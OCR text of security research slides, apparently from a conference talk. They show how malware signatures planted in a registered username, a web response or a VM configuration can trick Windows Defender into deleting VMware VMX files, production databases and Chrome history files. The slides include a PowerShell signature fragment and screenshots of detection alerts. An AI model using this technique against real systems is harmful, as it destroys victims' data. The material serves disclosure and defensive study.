
Event Actions

Type	Field	Value
Selected	host	DESKTOP-6655UUR
	source	WinEventLog:Security
	sourcetype	WinEventLog:Security
Event	Account_Domain	-
		domain
	Account_Name	-
		Add-Member NoteProperty -Name VirtualProtect -Value $VirtualProtect


VMWARE - Permanent Denial Of Service

VMWARE - Permanent Denial Of Service


- VMX file contains the configuration data of the guest VM and it's necessary for the machine to boot up.



VMWARE - Permanent Denial Of Service



VMWARE - Permanent Denial Of Service




VMWARE - Permanent Denial Of Service

VMWARE - Permanent Denial Of Service - Demo

Remote deletion of Production Databases

Remote Deletion of Web Server DataBase - MariaDB

1. Register a new user in a website
   The user name is the signature




2. Signature is written to backend DB


MariaDB

3. Defender deletes the entire DB.

Remote Deletion of Web Server DataBase - MARIADB DEMO




Most popular databases worldwide as of August 2022




https://www.statista.com/statistics/809750/worldwide-popularity-ranking-database-management-system

Remote Deletion of Web Server DataBase - MySQL - Linux




We were able to remotely delete four different databases



Remote deletion of Browser files in the victim’s computer surfing to a Malicious Web

Remote deletion of Browser files

1. The browser send HTTP request



2. The server returns the signature in the body of the response

3. The browser logs the response to its own DB, Defender deletes the Browsers DB.

Remote deletion of Browser files: Chrome History & Web Data

Backdoor:PHP/Remoteshell.A

Alert level: Severe
Status: Active
Date: 24/10/2022 17:00
Category: Backdoor
Details: This program provides remote access to the computer it i
on.

Learn more

Affected items:
containerfile: C:\Users\Safebreach\AppData\Local\Google\Chrome\User Data\Default\Sessions\Session_13311128388386113
file: C:\Users\Safebreach\AppData\Local\Google\Chrome\User Data\Default\Sessions\Session_13311128388386113->(SCRIPT0000)
file: C:\Users\Safebreach\AppData\Local\Google\Chrome\User Data\Default\Web Data

OK

HackTool:Win32/Mikatz!dha


Alert level: High
Status: Active
Date: 24/10/2022 15:54
Category: Tool
Details: This program has potentially unwanted behavior.

Learn more

Affected items:
file: C:\Users\Safebreach\AppData\Local\Google\Chrome\User Data\Default\History

